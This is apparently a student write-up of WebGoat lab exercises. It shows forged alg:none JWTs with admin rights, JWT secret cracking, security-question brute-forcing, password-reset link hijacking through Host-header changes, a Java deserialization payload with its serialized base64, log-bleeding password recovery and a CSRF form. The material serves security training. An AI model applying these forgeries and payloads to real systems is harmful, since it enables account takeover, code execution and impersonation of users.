
access_token=eyJhbGciOiJIUzUxMiJ9.eyJpYXQiOjE3MjIzMjEwODYsImFkbWluIjoiZmFsc2UiLCJ1c2VyIjoiVG9tIn0.5BdNNXlF0S8h8Vl4tertZ9DQWYnUXAPg0s4PYP_p_Pa5i6rPgRXA3PfztC614ZMH5YCgl8GpqPmH07HMEetDOQ

X-Frame-Options: SAMEORIGIN

X-XSS-Protection: 1; mode=block

As we can see, there is a new access_token that is generated after the login.
After using the JWT decoder, we saw that the JWT is:

Then, we tried to remove all the votes, by clicking the trash button on the web, it triggered a POST request to the server, with the JWT token:



The next step was to send this request to the Repeater, and try to manipulate the JWT, till we found the correct token that would pass the assignment.
To find this one, we played with the initial JWT and **changed the alg and admin fields:**

Alg: None → will perform a blank signing, in this case, the third part of the JWT token is not necessary and can be deleted.


Admin: true → will make the user to be with admin permissions.

After changing these fields, equipped with the knowledge of the JWT template, we found out that the base64 version is not separated by periods, from the server's responses:

"output": "io.jsonwebtoken.MalformedJwtException: JWT strings must contain exactly 2 period characters. Found: 0".

So we hardcoded the periods into the base64 version, leading to the complete version:

eyJhbGciOiJOb25lIn0.eyJpYXQiOjE3MjIzMjEwODYsImFkbWluIjoidHJ1ZSIsInVzZXIiOiJUb20ifQ




8) Code review: Given the two code snippets, we found some weaknesses:

a) The {alg: None} in this case is the main weakness, because the server can not validate the JWT authenticity (**no signature check**), an attacker can tamper with the JWT, and the server will not be noticed.

b) The server does not sanitize the input and **does not perform any input validation**, if an attacker changes these fields, it can bypass its permissions and become an admin. This weakness can lead to RCE and maybe more dangerous stuff.

c) The server does perform a down-cast, in particular, a String downcast, that can cause an exception that is not contained in the catch part, which can lead to an error handling vulnerability that an attacker can exploit.

11) JWT cracking: in this assignment, we were asked to find the secret key that was signed on a given JWT token.
To find it, we performed a dictionary attack on all the options for the normal HS256 key sizes, which are around 8-32 bytes, and automated it using a Python script and a common secret-keys list as a dictionary. Also, we prepared the script to perform a brute-force if the dictionary attack failed, because we didn't know if the dictionary included the secret key.
After running the script, we found the target secret key that successfully signed on the JWT, and resigned on the refined JWT with it.



The full script and comments as explanations are in the project's directory.
The script: scripts/JWT/brute-force_jwt.py
The dictionary: scripts/JWT/jwt.secrets.list

13) Refreshing a token: In this assignment, we were asked to submit the order to Tom's account. In this case, we have two options to complete the assignment:


The first one is using the {alg: none} header, by making that, we making sure that the server will not validate the JWT token and will confirm the payment on Tom's account. We complete the assignment using this approach.
To make that happen, we took the following steps:

a) Intercept the communication using Burp, and click the checkout button to see the specific request.


b) After getting the POST request, we looked for Tom's JWT token, and we found it in last year's attack section (**inside http://10.10.248.115/WebGoat/images/logs.txt in our case.**), in this case, the token of Tom was:

token=eyJhbGciOiJIUzUxMiJ9.eyJpYXQiOjE1MjYxMzE0MTEsImV4cCI6MTUyNjIxNzgxMSwiYWRtaW4iOiJmYWxzZSIsInVzZXIiOiJUb20ifQ.DCoaq9zQkyDH25EcVWKcdbyVfUL4c9D4jRvsqOqvi9iAd4QuqmKcchfbU8FNzeBNF9tLeFXHZLU4yRkq-bjm7Q


c) Verified that this token is Tom's token using a JWT decoder, then we had to update the iat and exp to something around the current time.



To update those fields, we use a simple Python script.
(**It will be inside scripts/JWT/get_time.py**) that gives us the current time with +10 min more for the expiration time.




d) Changing the user to Tom, and alg to none, then pasting the new JWT token inside this request to complete the assignment.




Password reset


4) Security questions: in this assignment, we were asked to find out what the security question of some other user is. In this case, we choose Tom as our victim.
To find out Tom's favorite color, we intercepted the communication using Burp and sent the request to the server according to our information (username: webgoat, favorite color: red), and fetched the POST request that was sent from the browser:



Then, we ran a dictionary attack by sending this POST request to the server with username= tom and a different color in the securityQuestion field.
The result from running it was:




After resending the POST request and changing the parameters accordingly, we passed the assignment:




The script and the dictionary file are in the project's directory
The Python script: scripts/passwd_reset/brute-force-color.py
The dictionary: scripts/passwd_reset/color_names.txt

6) Creating the password reset link: in this assignment, we were asked to create a new unique password link for Tom, and log in using its new password after changing it.
To make that happen, we started by creating a new reset password link for our account.
In this case, we get an email with the restart password link inside our mailbox in WebWolf.


Then, we continued to Tom's account, and intercepted the communication to see what was going on using Burp:



We saw this POST request to the server. After seeing the hints, we tried to manipulate this request, change the HOST section to 127.0.01:9090 instead of 127.0.01:8080, and sent the response again:



As we can see (yellow marked), after changing the HOST section, we got the same response from the server. This means that the server is not paying so much attention to the HOST, and after the important inference, we can manage the requests' parameters from WebWolf's incoming requests section and exploits it even more.
In this case, we saw the target request inside this section:




These are the reset password requests from Tom's account, with the unique UUID that the server generated to make that link unique and avoid it from being reused again.
In this case, we took the UUID from one of the requests that were circled in red and pasted it into our reset password link. Surprisingly, the page was refreshed and Tom's reset password link was shown.


After browsing the URL -

http://localhost:8080/WebGoat/PasswordReset/reset/reset-password/81285b2d-e16c-4811-8a3d-6f7d7bfad41d

We got the following page opened:



As we can see, here is Tom's reset password page. After changing its password (tom12345), we submitted the request. Unfortunately, we got this error:




It seems that we got redirected to a very strange URL after we submitted the form:

http://localhost:8080/WebGoat/PasswordReset/reset/reset-password/PasswordReset/reset/change-password


To overcome this challenge, we intercepted the communication again after this request (a POST request) and changed the URL to:

http://localhost:8080/WebGoat/PasswordReset/reset/change-password

After this change, we accomplished our mission:



Then, on the login page, we got the following result:



Secure Passwords

4) How long could it take to brute force your password?
By inserting the following password: **ab12@Nataf.aviv!**

A(9) Software & Data Integrity

Insecure Deserialization

5) In this assignment, we were asked to use the serializable vulnerability to execute a malicious code when deserializing an object from a file.
To perform that attack, we struggle a lot to find the correct solution, we'll show our tries in detail:

We tried to decode the string from the assignment itself, and we got the following decode statement:

□t□VIf you deserialize me down, I shall become more powerful than you can possibly imagine

After playing with this string we got no solution, after some research on the internet, we found out that we needed to inspect the webgoat's source code to see the vulnerable implementation. Then we have to run a piece of code using that vulnerable code of webgoat to perform a successful attack.
We found the target vulnerability on webgoat/org/dummy/insecure/framework/ directory, a class named **VulnerableTakHolder** is in there, implements the **Serializable** interface, and especially overrides the **readObject()** function that knows as a vulnerable function if not implement some mitigations when using it:

```
private void readObject(ObjectInputStream stream) throws Exception {
        stream.defaultReadObject();

        if (requestedExecutionTime != null &&
                (requestedExecutionTime.isBefore(LocalDateTime.now().minusMinutes(10))
                        || requestedExecutionTime.isAfter(LocalDateTime.now()))) {
            throw new IllegalArgumentException("outdated");
        }

        if ((taskAction.startsWith("sleep") || taskAction.startsWith("ping"))
                && taskAction.length() < 22) {
            try {
                Process p = Runtime.getRuntime().exec(taskAction);
                BufferedReader in = new BufferedReader(
                        new InputStreamReader(p.getInputStream()));
                String line = null;
                while ((line = in.readLine()) != null) {
                    // log.info(line);
                }
                   } catch (IOException e) {
                  // log.error("IO Exception", e);
              }
         }
    }
```

As we can see, there is no input validation on the user's input, and the function just takes it and executes it without any mitigations, which can cause an RCE.

As the previous explanations in this scion mentioned before the assignment, an attacker can run a code using this vulnerability, and perform a **Gadgets Chain** to run malicious code on the server. So that is what we do.
We define another file and a class inside it called Attack, and inside the main function, we define a **VulnerableTakHolder** object and then push it into a vulnerable code to run.


```
public class Attack {

    public static void main(String[] args) throws Exception {
        VulnerableTaskHolder vulnObj = new VulnerableTaskHolder("dummy", "sleep 5");
        FileOutputStream fos = new FileOutputStream("serial");
        ObjectOutputStream os = new ObjectOutputStream(fos);
        os.writeObject(vulnObj);
        os.close();
```

```
        System.out.println("Object serialized to file 'serial'");
    }
}
```

After running this piece of code, we got the result inside a file called ‘serial’, but the result was in a binary format, so after decoding into base64, we got the following string:

rO0ABXNyABl0ZXN0LlZ1bG5lcmFibGVUYXNrSG9sZGVyAAAAAAAAAAICAANMABZyZXF1ZXN0ZWRFeGVjdXRpb25UaW1ldAAZTGphdmEvdGltZS9Mb2NhbERhdGVUaW1lO0wACnRhc2tBY3Rpb250ABJMamF2YS9sYW5nL1N0cmluZztMAAh0YXNrTmFtZXEAfgACeHBzcgANamF2YS50aW1lLlNlcpVdhLobIkiyDAAAeHB3DgUAAAfoBxURCyoFcax4eHQAB3NsZWVwIDV0AAVkdW1teQ=


Unfortunately, the result depends on webgoat's JDK and version, so in this case, we used Java 1.8 instead of Java 17, so the outcome depends on it, so the result that we got on the page was:




Security Logging Failures

Logging Security

2) In the first assignment of this lesson, we tried to make it look like the username ‘admin’ succeeded in logging in, to make that happen, **we just inserted admin as the username and the password**.



4) this assignment asked us to find the Admin credentials from a log bleeding vulnerability. To make that happen, we jump to inspect the POST request using Burp proxy to see which request is being sent to the server when submitting the form of the login.



Marked in yellow, is the request that was sent to the server, to the target URL. So in this case, after we saw the path, we tried to inspect the source code in GitHub to see if it included the vulnerability that we looking for.
The target file was in:
WebGoat/src/main/java/org/owasp/webgoat/lessons/logging/LogBleedingTask.java


First of all, we saw that if we leave some field blank, we will get the username, Admin in this case:

```
@PostMapping("/LogSpoofing/log-bleeding")
@ResponseBody
public AttackResult completed(@RequestParam String username, @RequestParam String password) {
  if (Strings.isEmpty(username) || Strings.isEmpty(password)) {
    return failed(this).output("Please provide username (Admin) and password").build();
  }
```


Then, we saw the vulnerable function that generated the Admin's password every time we started a new session (i.e. running the container/application locally):

```java
@PostConstruct
public void generatePassword() {
  password = UUID.randomUUID().toString();
  log.info(
      "Password for admin: {}",
      Base64.getEncoder().encodeToString(password.getBytes(StandardCharsets.UTF_8)));
}
```

This function creates a new random password, encodes it to base64, and logs it inside the server's logs.
So we restarted our docker container, and moved all the logs into a file to inspect the output:




We successfully found the encoded password inside the server's logs, after decoding it we got the congratulations and blessings.




A(10) Server-side Request Forgery


Cross-site Request Forgery (CSRF)

3) Basic Get CSRF Exercise: in this assignment, we were asked to submit a query to the webgoat server from a different host, to make that happen, we intercepted the communication using Burp, and clicked on the Submit Query button to see it in Burp:



In this case, we changed the HOST key header to '127.0.0.1' instead of the original host '10.10.248.115' and forwarded the request, then the following result appeared:






4) Post a review on someone else's behalf: in this assignment, we were asked to post a review from a different host using the CSRF vulnerability. To make that happen, we performed the following steps:

a) Copied the <form> tag for posting the review into a new file (HTML file).
b) Changed the action section to be: 'http://10.10.248.115.WebGoat/csrf/review' to make sure that the request will be sent to the server from a different host, by mentioning the full URL, we can be sure that the request will be transferred to the webgoat's server, from a


different host.

```
<form class="attack-form" accept-charset="UNKNOWN" id="csrf-review" method="POST"
name="review-form" successcallback="" action="http://10.10.248.115/WebGoat/csrf/review">
    <input class="form-control" id="reviewText" name="reviewText" placeholder="Add a
Review" type="text">
    <input class="form-control" id="reviewStars" name="stars" type="text">
    <input type="hidden" name="validateReq" value="2aa14227b9a13d0bede0388a7fba9aa9">
    <input type="submit" name="submit" value="Submit review">

   </form>
```


c) Opening the new file in the browser, and submitting a new request from there:



d) After submitting the form, we got the response as a JSON from the server:




Here is the result:

